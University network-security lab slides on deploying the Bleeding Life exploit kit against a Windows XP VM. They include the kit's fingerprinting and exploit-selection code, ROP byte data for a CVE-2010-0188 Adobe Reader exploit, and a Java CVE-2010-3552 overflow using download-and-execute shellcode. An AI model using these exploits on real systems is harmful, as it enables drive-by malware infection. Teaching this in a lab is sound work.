UNIVERSITÀ DEGLI STUDI
DI TRENTO

Network Security

EXPLOIT KIT SETUP AND DEPLOYMENT – BLEEDING LIFE & CRIMEPACK

AA 2015/2016

DR. LUCA ALLODI


Lab Objectives

- In this lab we will setup and deploy two exploit kits
- Easy exploit kit:
  - Bleeding Life
- Advanced configuration (for those who already know BL):
  - Crimepack

- An exploit kit is a tool hosted on a website that, when contacted by a victim browser, may launch one or more attacks against software vulnerabilities present on the host system. Upon successful exploitation, the kit may deliver arbitrary instructions for the victim system to execute (e.g. malware).

Exploit kit - details


- The client contacts the webserver that hosts the kit
- Exploit Kit detects client configuration (browser, plugins ..)
  - Select exploits that may work
- Ekit delivers vulnerability exploit
- If exploit is successful the client executes shellcode arbitrarly defined by the attacker and, typically, downloads malware
  - Malware executed and system infected



Lab setup

Each has two machines

- Debian VM




- Windows XP VM


Victim machine


- Start up your Windows XP machine
  - User: **user**
  - Pwd: **mallab**
- On the desktop you can find a folder with installers of vulnerable applications
  - Available software:
    - Adobe Reader;
    - Firefox;
    - Opera Browser;
    - Flash Player;
    - Java;
    - Quicktime

Get XP's IP


- Open terminal (start -> run -> "cmd" -> enter)
  - **ipconfig**
    - Will give you the ip address of the machine
    - Typically 192.168.56.x







Server Machine



- Debian
- Credentials:
  - User: **mlab**
  - Pwd: **mlab**
- All exploit kits are in
  - **/home/mlab/ekits**
- You can run applications, including the terminal, by searching them in the interface clicking "Activities" on top left


Foundamental *nix commands

- **su**: super user
- **gedit <path+filename>**: edit file using GUI
- **cp <file1> <file2>**: copies <file1> in <file2>. Can specify paths different from current one
- **cp –r directory1 directory2**: copies all content of directory1 in directory2
- **chmod –R 777 directory**: assigns full privileges to user for all files and folders in directory
- **cd path**: allows you to navigate through filesystem
- **ls**: shows content of current dir
- **mv <file1> <file2>**: moves file1 to file2
- **rm <file1> <file2> <file…>**: removes specified files

- **TIP**: In the terminal you can use the tab key to autocomplete entries
  - E.g.: cd /home/m + TAB ⇨ cd /home/mlab


Setup Server (1)

- Start machine
- Open terminal, type
  - **su**
    - **password: mlab**
  - **ifconfig eth0**
    - Get IP della macchina
  - **If no IP, type**
    - **dhclient eth0**
      - → **assigns ip to interface**
  - **ping <ip XP>**
    - You should get an ICMP echo reply from XP machine




Setup Server

- Check that apache server works
- Open the browser (Iceweasel)
- Visit
  - **Localhost**
- From the Windows XP machine visit with explorer
  - <IP debian>
- If both webpages are like this on the right, all is working



SQL database


- The debian machine has a SQL backend as a database
  - The exploit kits will use it to store data about the attacks
- You can visit the SQL interface using **phpmyadmin** →
- Open Iceweasel
  - localhost/phpmyadmin
  - Username → root
  - Password → mlab



BLEEDING LIFE

1° kit Bleeding Life

- Second relase
- Most efficient for configurations between 2008-2011
- Easy to configure
- You can check the code by opening the file of interest with a text editor e.g. **/home/mlab/ekits/bleeding_life/index.php**
- Exploit code is in folder **modules**



Kit code analysis: Bleeding Life

index.php

Open ~/ekits/bleeding_life/index.php using gedit
(double click on icon or from terminal invoke gedit)

User Agent detection:
Bleeding Life verifies which browser is contacting the kit
If that's not a known browser, quits

```
if(($data['browser'] != "FIREFOX" && $data['browser'] != "CHROME" && $data['browser'] != "SAFARI"
&& $data['browser'] != "OPERA" && $data['browser'] != "MSIE") || $data['platform'] == "OTHER"){
        exit();
}
```

Kid code analysis: Bleeding Life

index.php

Checks presence of Adobe reader:

1. Initialise a_version.exists & a_version.version
2. Checks version of adobe reader
3. Gets the version of adobe, if it exists
4. Returns variable

Checks presence of Java:

1. Initialises variables j_version.exists, j_version.version & j_version.build
2. Checks version of java
3. Same function as before, Java is argument
4. Returns

```
function getVersion(str){

        if(str=="Acrobat"){

                var a_version=new Object();
                a_version.exists=false;
                a_version.version='0';

                var a_detect = PluginDetect.getVersion("AdobeReader");
                if(a_detect!=null){
                        a_version.exists=true;
                        var vArray = a_detect.split(",");
                        a_version.version = vArray[0] + vArray[1] + vArray[2];
                }
                return a_version;

        }
        if(str=="Java"){
                var j_version=new Object();
                j_version.exists=false;
                j_version.version='0';
                j_version.build='0';

                var j_detect = PluginDetect.getVersion('Java', 'include/getJavaInfo.jar')

                if(j_detect!=null){
                        j_version.exists=true;
                        var vArray = j_detect.split(",");
                        j_version.version = vArray[1];
                        j_version.build = vArray[3];
                }
                return j_version;

        }
}
```

Analisi codice: Bleeding Life

index.php

Exploit selection

Checks if Adobe is present:

Checks if version is between 800 & 821:

Loads correct exploit Adobe-80-2010-0188

Same exploit selection procedure

Is Java there?

Check if versioin is before 6.19:

Loads correct exploit Java-2010-3552

Same, if
Browser is not Explorer

```
function AcrobatModule(){
        var a_version = getVersion("Acrobat");
        if(a_version.exists){
                if(a_version.version >= 800 && a_version.version < 821){
                        FramesArray.push("load_module.php?e=Adobe-80-2010-0188");
                }else if(a_version.version >= 900 && a_version.version < 940){
                        if(a_version.version < 931){
                                FramesArray.push("load_module.php?e=Adobe-90-2010-0188");
                        }else if(a_version.version < 933){
                                FramesArray.push("load_module.php?e=Adobe-2010-1297");

                        }else if(a_version.version < 940){
                                FramesArray.push("load_module.php?e=Adobe-2010-2884");
                        }
                }else if(a_version.version >= 700 && a_version.version < 711){
                        FramesArray.push("load_module.php?e=Adobe-2008-2992");
                }
        }
}
function JavaModule(){
        var j_version = getVersion("Java");
        if(j_version.exists){
                if(j_version.version < 6 || (j_version.version == 6 && j_version.build < 19)){
                        FramesArray.push("load_module.php?e=Java-2010-0842");

<?
if($data['browser'] == "MSIE"){
?>

                }else if(j_version.version == 6 && j_version.build < 22){
                        FramesArray.push("load_module.php?e=Java-2010-3552");

<?
}
?>

                }
        }
}
```

Code analysis example: Exploit

Adobe-80-2010-0188.php

National Cyber Awareness System

Vulnerability Summary for CVE-2010-0188

Original release date: 02/22/2010

Last revised: 08/21/2010

Source: US-CERT/NIST

Overview

Unspecified vulnerability in Adobe Reader and Acrobat 8.x before 8.2.1 and 9.x before 9.3.1 allows attackers to cause a denial of service (application crash) or possibly execute arbitrary code via unknown vectors.

```
$pdf = generate_pdf($config_url . "/download_file.php?e=Adobe-80-2010-0188");
```

```
    #stack data - do not change

    $tiff = $tiff . "\xA3\xEB\x80\x4A\x3C\x20\x82\x4A\xBC\x57\x80\x4A\xA4\xEB\x80\x4A";
    $tiff = $tiff . "\x08\x43\x82\x4A\x00\x00\x00\x10\x00\x00\x00\x00\x00\x00\x00\x00";
    $tiff = $tiff . "\x02\x00\x00\x00\x02\x01\x00\x00\x00\x00\x00\x00\x05\x17\x80\x4A";
    $tiff = $tiff . "\xA4\xEB\x80\x4A\x83\xFE\x81\x4A\x01\x1C\x80\x4A\x08\x00\x00\x00";
    $tiff = $tiff . "\x7D\x59\x80\x4A\xA3\xEB\x80\x4A\x38\x20\x82\x4A\xBC\x57\x80\x4A";
    $tiff = $tiff . "\xA4\xEB\x80\x4A\xFF\xFF\xFF\xFF\x00\x00\x00\x00\x40\x00\x00\x00";
    $tiff = $tiff . "\x00\x00\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x05\x17\x80\x4A";
    $tiff = $tiff . "\xA4\xEB\x80\x4A\x83\xFE\x81\x4A\x01\x1C\x80\x4A\x08\x00\x00\x00";
    $tiff = $tiff . "\x7D\x59\x80\x4A\xA3\xEB\x80\x4A\x30\x20\x82\x4A\xBC\x57\x80\x4A";
    $tiff = $tiff . "\xA4\xEB\x80\x4A\xFF\xFF\xFF\xFF\x22\x00\x00\x00\x00\x00\x00\x00";
    $tiff = $tiff . "\x00\x00\x00\x00\x00\x00\x01\x00\x05\x17\x80\x4A\x78\x50\x84\x4A";
    $tiff = $tiff . "\x0F\x63\x80\x4A\x05\x17\x80\x4A\x5A\x52\x6A\x02\xF7\x06\x82\x4A";
    $tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\x58\xCD\x2E\x3C\xF7\x06\x82\x4A";
    $tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\x05\x5A\x74\xF4\xF7\x06\x82\x4A";
    $tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\xB8\x4D\x4D\x00\xF7\x06\x82\x4A";
    $tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\x2A\x8B\xFA\xAF\xF7\x06\x82\x4A";
    $tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\x75\xEA\x87\xFE\xF7\x06\x82\x4A";
    $tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\xEB\x0A\x5F\xB9\xF7\x06\x82\x4A";
    $tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\xE0\x03\x00\x00\xF7\x06\x82\x4A";
    $tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\xF3\xA5\xEB\x09\xF7\x06\x82\x4A";
    $tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\xE8\xF1\xFF\xFF\xF7\x06\x82\x4A";
    $tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\xFF\x90\x90\x90\xF7\x06\x82\x4A";
    $tiff = $tiff . "\xB1\x15\x81\x4A\x05\x17\x80\x4A\xFF\xFF\xFF\x90\xF7\x06\x82\x4A";
    $tiff = $tiff . "\xA3\xEB\x80\x4A\x78\x50\x84\x4A\x49\xA6\x81\x4A\x02\x17\x80\x4A";

    return $tiff;
```

Open file:
modules/Adobe-80-2010-0188.php

Buffer overflow vulnerability. Executes machine code

Exploit

Java-2010-3552.php

National Cyber Awareness System

Vulnerability Summary for CVE-2010-3552

Original release date: 10/19/2010

Last revised: 07/18/2011

Source: US-CERT/NIST

Overview

Unspecified vulnerability in the New Java Plug-in component in Oracle Java SE and Java for Business 6 Update 21 allows remote attackers to affect confidentiality, integrity, and availability via unknown vectors.

Shellcode generated considering call-home url

Insert shellcode in stack

Adds Java file in webpage


```php
$docbase = make_docbase($config_url . "/download_file.php?e=Java-2010-3552");
```

```php
include("config.php");
include("include/util.php");
include("include/shellcode.php");

function make_docbase($url){

        $shellcode = shellcode_dl_exec($url);

        $docbase =
"CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC

        //stack data

        $docbase = $docbase . "\xC1\x4C\x34\x7C\xEC\x26\x11\x79\x38\x76\x71\x63\x38\xF2\xFE\x65";
        $docbase = $docbase . "\x3F\xCF\xAD\x0F\x34\xA0\x37\x7C\x5E\xD0\x34\x7C\xEA\x30\x35\x7C";
        $docbase = $docbase . "\xAC\x13\x34\x7C\xF8\x2E\x37\x7C\x10\x01\x04\x01\x01\x01\x01\x01";
        $docbase = $docbase . "\x01\x01\x01\x01\x37\x59\x34\x7C\x70\xB1\x38\x7C\x4F\x2F\x37\x7C";
        $docbase = $docbase . "\x27\x34\x34\x7C\x90\x51\x5F\xC3\x2B\xE7\x34\x7C\x5C\x3F\x7E\x47";
        $docbase = $docbase . "\x2A\x39\xF5\x35\xEC\x0B\xF5\x5A\x6B\xF4\x36\x1C\xC8\x03\x35\x7C";
        $docbase = $docbase . "\x0E\x6B\x34\x7C\x4F\x2F\x37\x7C\xC1\x4C\x34\x7C\x60\xB1\x38\x7C";
        $docbase = $docbase . "\x5F\xAA\x35\x7C\x0B\x69\x35\x7C\x12\x70\x3F\xD2\x3F\x36\x34\x7C";
        $docbase = $docbase . "\x51\xCE\x74\x1C\x3E\x56\x2C\xAD\xC1\x4C\x34\x7C\x70\xB1\x38\x7C";
        $docbase = $docbase . "\xEA\x30\x35\x7C\x5E\xD0\x34\x7C\xAC\x13\x34\x7C\x3A\x1D\x36\x33";
        $docbase = $docbase . "\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41";
        $docbase = $docbase . "\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41";

        $docbase = $docbase . $shellcode;

        return $docbase;

}

$docbase = make_docbase($config_url . "/download_file.php?e=Java-2010-3552");

?>

<html>
<body>
<object id="java_obj" classid="clsid:CAFEEFAC-DEC7-0000-0000-ABCDEFFEDCBA" width="0" height="0">
<PARAM name="launchjnlp" value="1">
<PARAM name="docbase" value="<? echo $docbase ?>">
</object>
<embed type="application/x-java-applet" width="0" height="0" launchjnlp="1" docbase="<? echo $docbase ?>" />

</body>
</html>
```

Bleeding life configuration

